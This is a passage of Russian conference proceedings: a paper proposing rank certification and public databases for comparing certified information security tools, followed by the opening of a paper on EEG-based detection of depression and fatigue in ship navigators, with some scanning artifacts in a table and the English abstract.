APPLIED THEORY OF COMPREHENSIVE INFORMATION SECURITY: RANK CERTIFICATION OF THE QUALITY OF INFORMATION SECURITY MEANS AND THE FORMATION OF PUBLIC DATABASES AND KNOWLEDGE

Alekseev Anatoly

Saint Petersburg State Marine Technical University

3 Lotsmanskaya St, Saint Petersburg, 190121, Russia

e-mail: iapbgks@bk.ru

Abstract. As a follow-up to the provisions of the developed applied theory of integrated information security systems (ICSI), the issue of rank certification of the quality of information security tools and systems (ICSI) is considered in the context of a systematic assessment of their quality and ranking in order to stimulate the creation of competitively capable innovative solutions and the formation of appropriate public databases and knowledge (BDZ). It is shown that the creation of such BDS, their updating and open publication will significantly reduce the type and flow of unpromising BDS, including as part of the State Register of Certified Information Security Tools, which will significantly simplify for customers, developers, vendors, distributors and users the solution of the tasks of choosing the most preferred elements when creating a BDS that best meet modern standards. requirements. At the same time, due to the ranking by quality of the SSSI, their development will be stimulated to ensure effective counteraction to modern threats and challenges in the field of information security.

Keywords: applied theory; integrated information protection systems; databases and knowledge; conformity certification; quality certification; rank certification; development prospects; innovative solution.

Введение. Предмет исследования. В развитии положений разрабатываемой прикладной теории систем комплексной защиты информации [1-3] одним из новых для прикладных теорий является вопрос ранговой сертификации качества ССЗИ с последующим формированием общедоступных (публичных) БДЗ. Это обусловлено системной значимостью при сертификационных испытаниях ССЗИ [4] вопросов сопоставления по уровню качества существующих и разрабатываемых решений, цифровой оценке их соответствия предъявляемым регулятором требованиям и непосредственно влияет на перспективность их развития.

Актуальность темы исследования. С одной стороны, теоретическое обоснование методов анализа и синтеза ССЗИ должно позволять исследователям, разработчикам и эксплуатационщикам в модельном представлении видеть специфику, возможности и перспективы ССЗИ по решению основных функциональных задач СКЗИ. Этому способствуют теоретические положения методологии оценки качества ССЗИ и их использование при сопоставлении и сравнении (ранжирование) однородных и разнородных ССЗИ, их типизации, получении результатов проектного обоснования и оптимизации вариантного выбора элементов и СКЗИ из альтернативных вариантов, при количественном обосновании соответствия заданным требованиям.

С другой стороны, сами теоретические положения ПТ СКЗИ должны подтверждаться соответствующими результатами их реализации и практического использования. В первую очередь, при проверке соответствия создаваемых ССЗИ современным требованиям, что непосредственно проверяется при их сертификации.

Этому также может способствовать наряду с реестром ССЗИ публикация баз данных и знаний (БДЗ) возможностей, свойств, характеристик и ранжирования этих средств, в том числе в процессе процедур сертификации. Конечно, при этом должны быть соблюдены принятыми в государстве мерами вопросы разграничения доступа и авторского права в обеспечение интересов заказчиков, разработчиков и пользователей.

Наконец, актуальность ранговой сертификации качества ССЗИ позволит на новом уровне сопоставлять ССЗИ по традиционному критерию «эффективность (проектное качество)/стоимость».

Состояние вопроса. На практике, однако, в предметной области информационной безопасности (ИБ) эти вопросы в соответствии с ФЗ «О техническом регулировании» находятся еще в развитии, по существу вопросы количественной оценки качества и ранжирования ССЗИ не решены и характеризуются сегодня следующими обстоятельствами и соответствующими рисками.

В результате более чем 30-летнего периода развития современных ССЗИ [5] в составе национального актива по данным Государственного реестра сертифицированных ССЗИ (ГРСЗИ) только ФСТЭК России уже насчитывается более 4850 средств защиты информации и их систем с актуальным сроком действия сертификатов при необходимости иметь на рынке, по нашему мнению, не более 30...50.

Формально это позволяет заказчикам и разработчикам выбирать необходимые элементы для своих автоматизированных систем в защищенном исполнении (АСЗИ), формировать СКЗИ в соответствии с современными требованиями и учетом специфики функционирования, особенностями решения задач АСЗИ.

Однако, без ответа на вопрос в какой мере эти требования обеспечены и есть ли резервы совершенствования, так как действующая *система сертификации соответствия* с бинарным вариантом ответа на вопрос качества (соответствует/не соответствует) при соответствующей погрешности ответ на этот вопрос дать не может. Равно как, не позволяет сравнивать средства между собой, решать задачу оптимизации вариантного выбора и другие.

Связано это с тем, что при сертификации ССЗИ в настоящее время оценивается только соответствие заданным требованиям без количественных оценок, причем, мера соответствия этим требованиям не входит в зону внимания при сертификации соответствия [4], как следует из приведенного на рис. 1 примера, на котором видно предъявление требований к ССЗИ только на уровне выполняемых функций (состава и содержания мер по обеспечению безопасности), а качество выполнения этого и других требований в лучшем случае рассматривается в рамках соответствующих программ и методик проведения испытаний.

СОСТАВ И СОДЕРЖАНИЕ МЕР ПО ОБЕСПЕЧЕНИЮ БЕЗОПАСНОСТИ ПЕРСОНАЛЬНЫХ ДАННЫХ, НЕОБХОДИМЫХ ДЛЯ ОБЕСПЕЧЕНИЯ КАЖДОГО ИЗ УРОВНЕЙ ЗАЩИЩЕННОСТИ ПЕРСОНАЛЬНЫХ ДАННЫХ					
Условное обозначение и номер меры	Содержание мер по обеспечению безопасности персональных данных	Уровни защищенности персональных данных			
		4	3	2	1
I. Идентификация и аутентификация субъектов доступа и объектов доступа (ИАФ)					
ИАФ.1	Идентификация и аутентификация пользователей, являющихся работниками оператора	+	+	+	+
ИАФ.2	Идентификация и аутентификация устройств, в том числе стационарных, мобильных и портативных	Активация Windows Чтобы активировать Windows, перейдите в р			
ИАФ.3	Управление идентификаторами, в том числе создание, присвоение, уничтожение идентификаторов	"Параметры".			
ИАФ.4	Управление средствами аутентификации, в том числе хранение, выдача, инициализация, блокирование средств	+	+	+	+

Рис. 1. Фрагмент требований ФСТЭК РФ по разграничению доступа пользователей

На начальном этапе развития ССЗИ это было оправдано и дало определенные результаты. Однако, сегодня это стало тормозом в их развитии, так как получение сертификата соответствия при отсутствии системы оценки их качества не позволяет утверждать о конкурентных преимуществах ССЗИ как на национальном, так и на международном рынке, ставит заказчика и разработчика при проектом выборе лучших средств в трудно разрешимую проблему выбора наиболее эффективных из них, в том числе ввиду отсутствия кроме маркетинговых — данных объективного (инструментального) контроля качества, практических данных сертификационных испытаний.

Более того, очень часто при выборе ССЗИ в условиях отсутствия «прозрачности» в вопросе оценки эффективности (проектного качества) пользователи, предполагая, что требования по качеству выполняются, ограничиваются и ориентируются только на стоимость, которая качество отражает подчас весьма условно и сильно зависит от маркетингового «мастерства».

Не меньшие, а еще большие риски возникают в условиях бинарной оценки качества (по шкале «Есть/Нет») при тендерных закупках, что используется, к сожалению, даже на рынке госпродаж.

Равно как оценка инновационной привлекательности и обоснование инвестиционной целесообразности развития перспективных вариантов развития ССЗИ, по существу, продолжают оставаться процессами заведомо субъективными, порождающими даже коррупцию.

Приведенные аспекты только подчеркивают особую значимость и актуальность форсированного развития цифровой квалитметрии (оценкой качества объектов на количественном/цифровом уровне), ранжированию и сертификации по уровню качества ССЗИ в составе объектов информатизации.

Проблемы развития ССЗИ. К сожалению, это обстоятельство одновременно приводит к замедлению развития ССЗИ, к необоснованному расширению их спектра (типажа) и росту числа ССЗИ в каждом классе на рынке без видимых существенных качественных отличий. Так, например, межсетевых экранов в ГРСЗИ ФСТЭК РФ сегодня насчитывается более 120 вариантов, что приводит, как ни странно, к росту риска выбора заказчиком и разработчиком при создании СКЗИ в качестве элементов малоэффективных средств. Более того, усиливаемому отсутствием достаточных данных о их характеристиках при обилии маркетинговых «обещаний».

Факторы влияния. Отчасти это обусловлено тем, что сегодня практически нет общепризнанной теории ИБ [6-8], а ПТ СКЗИ только начинает формироваться [1-3, 9, 10], в связи с чем ранжирование ССЗИ по качеству сегодня общепризнанной методической основы по существу не имеет и, следовательно, говорить о конкурентной способности создаваемых ССЗИ при числе значимых критериев оценки даже более 10 на практике уже не приходится.

Вместе с тем задача обеспечения конкурентной способности продуктов и услуг в программе «Цифровой экономики России» определена как первоочередная в одном ряду с задачами суверенитета и безопасности государства. Причем, в связи с проведением СВО уровень требований к ССЗИ, их критичность влияния на эффективность использования объектов информатизации резко возросли, значимость оценки и ранжирования проектного качества средств и систем, эффективности их использования переоценить невозможно.

К особым факторам влияния на решение данной проблемы могут быть отнесены недостаточная роль и внимание научной общественности в решение этих проблем, так как их участие в регулировании вопросов развития, принятии инвестиционных и инвестиционных решений необоснованно занижена.

Существенное значение также имеет и фактор объективной сложности исследования вопросов информационных процессов, их прикладного анализа и синтеза, где также мотивация исследователей со стороны государства весьма ограничена и публично освещается, по нашему мнению, недостаточно.

Вариант решения проблемы. Как показывает практика, многообразие принципиально значимых (существенных) требований различных заказчиков к качеству ССЗИ далеко не большое, а значительную их часть составляют типовые требования ФСТЭК РФ и других ведомств.

В этой связи, в свете требований Федерального закона «О техническом регулировании» вопрос мог бы быть успешно решен при выборе для АСЗИ средств из состава сертифицированных, а также использования типовых решений по структуре, функционалу и алгоритмам СКЗИ.

В этом случае основное внимание заказчиков и разработчиков было бы нацелено на качественную отработку этих типовых решений, полноту использования их функциональных возможностей, оптимизацию системных требований и системных решений, как это делается, например, сегодня в Китае. Безусловно, обеспечивая жесткую политику разграничения доступа к технологическим вопросам со стороны государства, естественно, имеющего на это монопольное право и возможности, включая ведение соответствующих реестров и контролируя доступ к этим базам данных и знаний.

Аккумулируя технологические данные в подобных юридически значимых БДЗ за счет привлечения соответствующих специалистов, экспертов и регуляторов, государство получает при таком подходе уникальную возможность управлять технологическим развитием общества. Подобная схема обеспечения прозрачности для определенного круга лиц и организаций инновационной среды, а также система обоснования инвестиционного развития и технического регулирования, по нашему мнению, является внеконкурентной и экономически наиболее целесообразной.

Пути и задачи решения проблемы. Для реализации данной концепции одним из первоочередных условий следует считать разработку системы комплексной оценки проектного качества и эффективности эксплуатации (как меры реализации проектного качества в условиях эксплуатации) СКЗИ с последующим внедрением ее в систему сертификации качества в дополнение и наращивая возможности существующей системы сертификации. Причем, в контексте именно системной оценки качества ССЗИ и ранжирования с целью стимулирования создания конкурентно способных инновационных решений по созданию и развитию ССЗИ с формированием соответствующих публичных БДЗ.

В основу создания такой системы уже сегодня, по нашему мнению, может быть положена ПТ СКЗИ, концепция инструментальной оценки качества которой реализована в Санкт-Петербургском государственном морском техническом университете [9-13], показав результативность ряда программных средств, включая:

— Программа квалитметрического анализа, синтеза и оптимизации решений (КАСОП) [14].

- Программный комплекс цифровой оценки и контроля конфиденциальности, доступности, целостности информации и информационной безопасности в целом (ПК КДЦ-ИБ) [15].
- Роботизированный проектный комплекс оценки и максимизации конкурентной способности и перспективности развития эргатических систем (РПК КСПР) [16].
- Роботизированный проектный комплекс вариантного аудита, анализа, синтеза и интеллектуальной поддержки принятия решений по оптимизации систем комплексной защиты информации (РПК ВАСОР СКЗИ) [17].
- Цифровой двойник системы комплексной защиты информации в инвариантном исполнении (ЦД СКЗИ) [18].
- Программный модуль комплексной оценки качества моделей для научно-производственной и образовательной деятельности (ПМ «КМ.4») [19].

В каждом из этих программных комплексов предусмотрена возможность формирования и актуализации (развития) специализированных БДЗ, которые позволяют аккумулировать знания и данные о широком спектре ССЗИ, включая: функциональные возможности; специфические свойства; систему критериев оценки; систему показателей качества; ранжирование ССЗИ по достигаемому уровню конкурентной способности и перспективности развития; рекомендуемые пути вариантной и параметрической оптимизации.

Вариант реализации БДЗ с ранжированием ССЗИ в составе СКЗИ. На рис. 2 приведен фрагмент БДЗ РПК «КАСОР-23» с актуализацией данных на 04.07.2025 в части оптимизации вариантного выбора состава СКЗИ в составе АСЗИ в варианте «СКЗИ-1» с уровнем ранжирования $R=1$ (системный показатель качества $Q_1=81,5\%$), в варианте «СКЗИ-2» (бюджетный) с $R=2$ ($Q_2=73,8\%$), а также пример фактического варианта при аудите «СКЗИ-Ф» с $Q_{\Phi}=69,1\%$ и предлагаемого варианта оптимизации «СКЗИ-Опт» с $Q_{\text{Opt}}=87,9\%$.

Актуализация БДЗ и оптимизация структурной модели СКЗИ АСЗИ "Лоцман"					04.07.2025	Модуль "2.1. Модель"
СКЗИ-Ф 69,1%	R=2	СКЗИ-2 73,8%	R=1	СКЗИ-1 81,5%	СКЗИ-Опт 87,9%	РПК "КАСОР-25.3"
8.КОТМ 4 КОТМ-НИЦ СПбЭТУ	5 КОТМ-ГидроПрибор	4 КОТМ-НИЦ СПбЭТУ	4 КОТМ-НИЦ СПбЭТУ	4 КОТМ-НИЦ СПбЭТУ	4 КОТМ-НИЦ СПбЭТУ	
9.СМК 5 ИСО/МЭК 27001	2.СМИБ_НИЦ	5 ИСО/МЭК 27001	5 ИСО/МЭК 27001	5 ИСО/МЭК 27001	5 ИСО/МЭК 27001	
10.ИСПРУ 5.СОТМУ	5.СОТМУ	5.СОТМУ	5.СОТМУ	5.СОТМУ	5.СОТМУ	
11.ПРО 11.ПРО	11.ПРО	11.ПРО	11.ПРО	11.ПРО	11.ПРО	
12.Др. Ясень	Ясень	Ясень	Ясень	Ясень	Ясень	
1.ПМУБ 2720.Dallas Lock 8.0-K	4451.DATAPK	4789.ИАСЗИ ГК	4789.ИАСЗИ ГК	4451м.DATAPK	4451м.DATAPK	
2.ПРД 4795.ПО "Регистр РВК"	4795.ПО "Регистр РВК"	3474.ARMlock	3474.ARMlock	3474м.ARMlock	3474м.ARMlock	
3.ПКЗИ 4268.ПК «Континент-СОВ	4268.ПК «Континент-СОВ.4»	4125.АПК «VPN/FW ЗАСТАВА-150»	4125.АПК «VPN/FW ЗАСТАВА-150»	4496м.КИБ "Континент.4"	4496м.КИБ "Континент.4"	
4.ПЗВ 4042.СОПВ PosTechnNet	4042.СОПВ PosTechnNetAttDiscovery	4759.Реализация ГОЗ	4759.Реализация ГОЗ	4042м.СОПВ PosTechnNetAttDiscovery	4042м.СОПВ PosTechnNetAttDiscovery	
5.ПАЗ 4451.ПК ОМ ИБвЗ «ДАТА 4451.ПК ОМ ИБвЗ «ДАТАРК»	4451.ПК ОМ ИБвЗ «ДАТАРК»	4159.СМИБ СИЕМ	4159.СМИБ СИЕМ	50м.ПК ОМ ИБвЗ «ДАТАРК»	50м.ПК ОМ ИБвЗ «ДАТАРК»	
6.ПКЦ 2557.ОС CH Astra Linux S 2557.ОС CH Astra Linux Special Edition	4742.ГосКонтроль	2557м.ОС CH Astra Linux Special Edition	2557м.ОС CH Astra Linux Special Edition	2557м.ОС CH Astra Linux Special Edition	2557м.ОС CH Astra Linux Special Edition	
7.ПЗВК 3676.Kaspersky Security 9 3676.Kaspersky Security 9.0 Exchange Servers	2840.Kaspersky Security 8.0	3676.Kaspersky Security 9.0 Exchange Servers	3676.Kaspersky Security 9.0 Exchange Servers	3676.Kaspersky Security 9.0 Exchange Servers	3676.Kaspersky Security 9.0 Exchange Servers	

Рис. 2. Фрагмент БДЗ РПК «КАСОР-23» по составу 4 альтернативных вариантов структуры СКЗИ в составе АСЗИ «Прорыв»

В сокращенных названиях средств из состава ГРСЗИ приведен номер сертификата. Средства в составе СКЗИ с типовой структурой, в том числе представленной в [9-13], приведены применительно к решению специфических задач в составе:

1. Подсистемы мониторинга и управления информационной безопасностью (ПМУБ).
2. Подсистемы разграничения доступа (ПРД).
3. Подсистемы криптографической защиты информации (ПКЗИ).
4. Подсистемы защиты от вторжений (ПЗВ).
5. Подсистемы анализа защищенности (ПАЗ).
6. Подсистемы контроля целостности (ПКЦ).
7. Подсистемы защиты от вредоносных кодов (ПЗВК).
8. Комплекса организационно-технических мероприятий (КОТМ).
9. Системы менеджмента качества информационной безопасности (СМК).
10. Интеллектуальная система поддержки принятия решений и управления (ИСПРУ).
11. Подсистема ресурсного обеспечения (ПРО).
12. Других подсистем и комплексов, не вошедших в выше названные (Др.).

Роботизация процедур вариантной и параметрической оптимизации основана на автоматическом выборе из БДЗ по номеру варианта СКЗИ всего комплекса ее данных (более 15), необходимых для количественной оценки единого системного показателя качества АПК (агрегированного показателя качества) с последующей сравнительной оценкой и ранжированием альтернативных вариантов СКЗИ по значению АПК.

При параметрической оптимизации в составе РПК «КАСОР-23» автоматически выполняется поиск и ранжирование частных (исходных) показателей качества (ЧПК) по степени влияния на значение АПК (пример приведен на рис. 3), после чего производится инженерная оценка возможности наращивания или снижения ЧПК в зависимости от знака влияния на АПК.

Тем самым формируется вариант параметрической оптимизации СКЗИ_{Опт} в составе БДЗ, а их вариантное множество позволяет выбирать лучший вариант из альтернативных, т.е. оптимизировать выбор.

Возможности использования. Наличие в БДЗ множества альтернативных вариантов построения СКЗИ обеспечивает наглядную возможность Заказчику и/или Разработчику непосредственно реализовать заданный уровень качества и успешность проектирования СКЗИ, принимать соответствующее решение в спектре и с учетом имеющихся вариантов с соответствующими характеристиками, в том числе по уровню достигаемой конкурентной способности и перспективности развития, не ниже заданного требования и ранга.




Рис. 3. Пример оценки степени влияния ЧПК на АПК
Системы мониторинга и управления инцидентами (сертификат 4182)

При этом, программная реализация данных комплексов позволяет в реальном масштабе времени варьировать параметрами и составом средств и систем защиты информации непосредственно в процессе проектирования, инженерного анализа возможности реализации каждого из параметров и характеристик.

Достоверность и точность моделирования. Для оценки и метрологического контроля получаемых результатов в комплексе с РПК «КАСОР-23» предусмотрена возможность использования программного модуля комплексной оценки качества моделей для научно-производственной и образовательной деятельности (ПМ «КМ.4») [19] с учетом вводимых погрешностей задания исходных данных по частным показателям качества.

Заключение. Перспективы использования и развития ранговой сертификации качества и публичных БДЗ. Создание подобных БДЗ, их актуализация и открытая публикация позволят существенно снизить поток неперспективных ССЗИ, в том числе в составе ГРСЗИ, что существенно упростит для заказчиков, разработчиков, вендоров, дистрибьютеров и пользователей решение задач выбора наиболее предпочтительных типовых элементов при создании СКЗИ, наилучшим образом соответствующих современным требованиям.

Одновременно за счет ранжирования по качеству типовых ССЗИ будет стимулироваться их развитие в обеспечение их конкурентной способности, принятия эффективных инновационных и инвестиционных решений, эффективного противодействия современным угрозам и вызовам в области ИБ.

Особое значение использование данных положений ПТ СКЗИ, публичных БДЗ с перспективными типовыми технологическими, инновационными и инвестиционными решениями на базе методологии цифровой квалитметрии (количественного оценивания системного качества) имеет при проведении всевозможных аудитов, конкурсов, тендеров и т.п.

При этом обеспечивается, как можно показать при отдельном рассмотрении, сравнительно большая (практически полная на сегодняшний день) объективность оценивания СКЗИ в составе АСЗИ объектов информатизации, минимизируется возможность проявления негативных субъективных свойств членов комиссий и, даже, коррупционных проявлений.

Наконец, широкое использование представленной концепции и технологии ее реализации обеспечит ускорение на пути развития ПТ СКЗИ и создания актуальной сегодня полномасштабной теории ИБ.

СПИСОК ЛИТЕРАТУРЫ

1. Алексеев А.В. Прикладная теория информационной безопасности: структура, основные положения и приложения // Региональная информатика и информационная безопасность. Сборник трудов. Вып.13. СПб. : СПОИСУ, 2024, С. 415-420.
2. Алексеев А.В. Прикладная теория комплексной защиты информации и ее приложения // Труды Санкт-Петербургского государственного морского технического университета (СПбГМТУ). Вып. 5 (9), 2025, с. 5-14.
3. Алексеев А.В. Сертификация систем комплексной защиты информации: анализ и синтез решений // Актуальные проблемы защиты и безопасности. Труды XXVIII Всероссийской научно-практической конференции РАРАН (1-3 апреля 2025). М. : Изд. ФГБУ «РАРАН». 2025. С 244-250.
4. Алексеев А.В. Сертификация систем обработки информации: учеб. пособие СПб. : Издательский центр СПбГМТУ, 2010. 159 с.
5. Алексеев А.В. 30 лет концептуального и технологического развития проблем информационного противоборства // Труды Санкт-Петербургского государственного морского технического университета (СПбГМТУ). Вып. 5 (9), 2025, с. 5-14.
6. Курач А.Е. Применение функционально-стоимостного анализа в инновационном процессе // Современные научные исследования и инновации. 2014. № 12 [Электронный ресурс]. URL: <http://web.snauka.ru/issues/2014/12/43019> (дата обращения: 30.09.2016).
7. Ендовицкий Д.А., Бабушкин В.А., Батурина Н.А. Анализ инвестиционной привлекательности организации: научное издание. М.: КНОРУС, 2010, 376 с.
8. Зефилов С.Л. Проблема измерения и оценки информационной безопасности организации // Открытое образование, 2011, № 2, с. 134-137.

9. Алексеев А.В. Модель цифровой оценки конфиденциальности, доступности, целостности данных и ее реализация в программном комплексе «КАСОР» // Региональная информатика и информационная безопасность. Сборник трудов. Вып. 12. СПб. : СПОИСУ, 2023. С. 252-258.
10. Алексеев А.В. Модель и программный комплекс цифровой трансформации кибербезопасности // Вопросы обеспечения безопасности в киберпространстве: материалы Всероссийской НТК Махачкала: ДГТУ, 2022. С. 251-255.
11. Алексеев А.В., Согонов С.А., Максимова М.А., Хруцкий О.В., Равин А.А., Михальчук А.В. Методология создания и учебно-лабораторного использования цифровых двойников систем автоматизации судов и аудита их информационной защищенности // Информационная безопасность регионов России (ИБРР-2023). XIII Санкт-Петербургская межрегиональная конференция. Санкт-Петербург, 25-27 октября 2023 г. Материалы конференции. СПб. : СПОИСУ, 2023. С. 220-222.
12. Алексеев, А.В., Михальчук А.В., Согонов С.А. Калькулятор информационной безопасности: возможности, свойства и методика использования / Комплексная защита информации: материалы XXIX науч.-практ. конф., Санкт-Петербург, 15–17 мая 2024 г. СПб. : УГЗ МЧС РФ, 2024, с. 12-18.
13. Алексеев А.В., Михальчук А.В. Калькулятор информационной безопасности: возможности, свойства и методика использования // Комплексная защита информации: материалы XXIX науч.-практ. конф., Санкт-Петербург, 15–17 мая 2024 г. СПб. : УГЗ МЧС РФ, 2024, с. 12-18.
14. Программа квалитетического анализа, синтеза и оптимизации решений (КАСОР). Свидетельство о государственной регистрации программ для ЭВМ, РОСПАТЕНТ, № 2023616388, 27.03.2023.
15. Программный комплекс цифровой оценки и контроля конфиденциальности, доступности, целостности информации и информационной безопасности в целом (ПК КДЦ-ИБ). Свидетельство о государственной регистрации программ для ЭВМ, РОСПАТЕНТ, № 2014613622, 18.11.2023.
16. Роботизированный проектный комплекс оценки и максимизации конкурентной способности и перспективности развития эргатических систем (РПК КСПР) /Свидетельство о государственной регистрации программ для ЭВМ, РОСПАТЕНТ, № 2024615534, 20.03.2024.
17. Роботизированный проектный комплекс вариантного аудита, анализа, синтеза и интеллектуальной поддержки принятия решений по оптимизации систем комплексной защиты информации (РПК ВАСОР СКЗИ). Свидетельство о государственной регистрации программ для ЭВМ, РОСПАТЕНТ, № 2014615529, 20.03.2024.
18. Цифровой двойник системы комплексной защиты информации в инвариантном исполнении (ЦД СКЗИ). Свидетельство о государственной регистрации программ для ЭВМ, РОСПАТЕНТ, № 2014613622, 01.04.2023.
19. Программный модуль комплексной оценки качества моделей для научно-производственной и образовательной деятельности (ПМ «КМ.4»). Свидетельство о государственной регистрации программ для ЭВМ, РОСПАТЕНТ, № 2025611402, 20.01.2025.

УДК 629.5.072

ИНСТРУМЕНТАЛЬНЫЙ КОМПЛЕКС ДЛЯ ВЫЯВЛЕНИЯ ДЕПРЕССИВНЫХ СОСТОЯНИЙ И УТОМЛЕНИЯ У СУДОВОДИТЕЛЕЙ

Артемов Станислав Игоревич, Рябков Яков Игоревич

Государственный научно-исследовательский институт прикладных проблем
Обводного канала наб., 29, Санкт-Петербург, 191167, Россия
e-mail: pushokcheck@yandex.ru

Аннотация. Поставлена задача разработать инструментальный комплекс обнаружения депрессивных состояний. Выполнена проверка метода анализа многоканальной электроэнцефалограммы и проверка связи динамики параметров распределения амплитуд с наличием депрессивных состояний у испытуемых. В основу метода положена информационная символично-динамическая модель многоканальной электроэнцефалограммы и соответствующая данной модели модификация нелинейного структурно-лингвистического метода анализа сигналов. Полученные результаты позволяют сделать вывод о влиянии наличия депрессивного состояния или состояния утомления у испытуемого на параметры динамики распределения амплитуд в многоканальном сигнале электроэнцефалограммы.

Ключевые слова: обработка сигналов, восприятия, психофизиологические реакции мозга, обработка электроэнцефалограмм, интерфейс мозг-компьютер, нелинейный анализ сигналов, энтропия.

INSTRUMENTAL COMPLEX FOR DETECTING DEPRESSIVE AND SLEEPY STATES IN DRIVER SPECIALISTS

Artemov Stanislav, Ryabkov Yakov

Russian State Research Institute of Applied Problems
29 Obvodniy Kanal Emb, St. Petersburg, 191167, Russia
e-mails: pushokcheck@yandex.ru

Abstract. The task is to develop an instrumental complex for detecting depressive states. The method of analysis of a multichannel electroencephalogram was tested and the relationship between the dynamics of the amplitude distribution parameters and the presence of depressive states in the subjects was verified. The method is based on an informational symbolic-dynamic model of a multichannel electroencephalogram and a modification of the nonlinear structural-linguistic method of signal analysis corresponding to this model. The obtained results allow us to conclude about the influence of the presence of a depressive state in the subject on the parameters of the dynamics of the distribution of amplitudes in the multichannel signal of the electroencephalogram.

Keywords. Signal processing, perception, psychophysiological reactions of the brain, processing of electroencephalograms, brain-computer interface, nonlinear signal analysis, entropy.

Введение. Нормальное функционирование транспортной инфраструктуры играет основополагающую роль в организации современных, в частности, высокотехнологичных, производств [1, с. 6]. Поэтому задачи обеспечения безопасности на транспорте являются актуальными, что подтверждается публикациями [2, с. 1].

Безопасность на транспорте является результатом выполнения следующих условий.

1. Обеспечение надлежащего технического состояния транспортной инфраструктуры.
2. Обеспечение навигации.
3. Обеспечение надлежащего психофизиологического состояния персонала, участвующего в эксплуатации транспортных средств.

Главная задача (проблема). В современных стандартах предрейсового контроля состояния судоводителей предъявляются требования к режиму отдыха судоводителей, но не определяются способы предрейсового контроля выполнения этих требований (наличия депрессивного состояния или утомления). Поэтому в настоящем исследовании выполнена задача (главная задача) поиска способа контроля психофизиологического состояния персонала, участвующего в эксплуатации транспортных средств, для обеспечения выполнения условия 3.

Рабочая гипотеза. В качестве рабочей гипотезы принята возможность использования символично-динамической модели и метода структурно-лингвистического анализа электрофизиологических сигналов (СЛАС) мозга (ЭЭГ) для контроля утомления судоводителей.

Цели и задачи. Целью является, проверка рабочей гипотезы путем обработки методом СЛАС сигналов ЭЭГ контрольной и тестовой групп испытуемых, различающихся по отсутствию-наличию депрессивного состояния и утомления.

Для достижения поставленной цели выполнено решение задач.

1. Получение данных контрольной и тестовой групп.
2. Обработка данных контрольной и тестовой групп методом СЛАС.
3. Представление результатов.

Методика. На основе информационной символично-динамической модели разработан метод структурно-лингвистического анализа сигналов (СЛАС) [3, с. 37]. Методом СЛАС производится поиск в сигнале фазоамплитудных последовательностей-символов и формирование для анализируемого сигнала множества символов-алфавита. В ходе СЛАС выполняются следующие преобразования сигналов:

- выделение из временного ряда сигнала множества локальных минимумов и максимумов (экстремумов, особых точек);
- выделение из полученного множества локальных минимумов и максимумов повторяющихся последовательностей отношений «больше-меньше» между амплитудами экстремумов и последовательностей отношений «больше-меньше» между временными интервалами пар экстремумов;
- маркировка одинаковых последовательностей отношений «больше-меньше» амплитуд и временных интервалов экстремумов как реализаций одного символа;
- добавление новых символов в алфавит или увеличение количества ранее обнаруженных символов;
- Принцип преобразования сигнала ЭЭГ в последовательность особых точек показан на рис. 1.




Рис. 1. Принцип преобразования сигнала ЭЭГ в последовательность особых точек

Разработано инструментальное средство обработки сигналов методом СЛАС [4, с. 1]. В качестве количественной меры сложности качественного и количественного состава алфавита сигнала используется энтропия алфавита сигнала, выделяемого методом СЛАС.

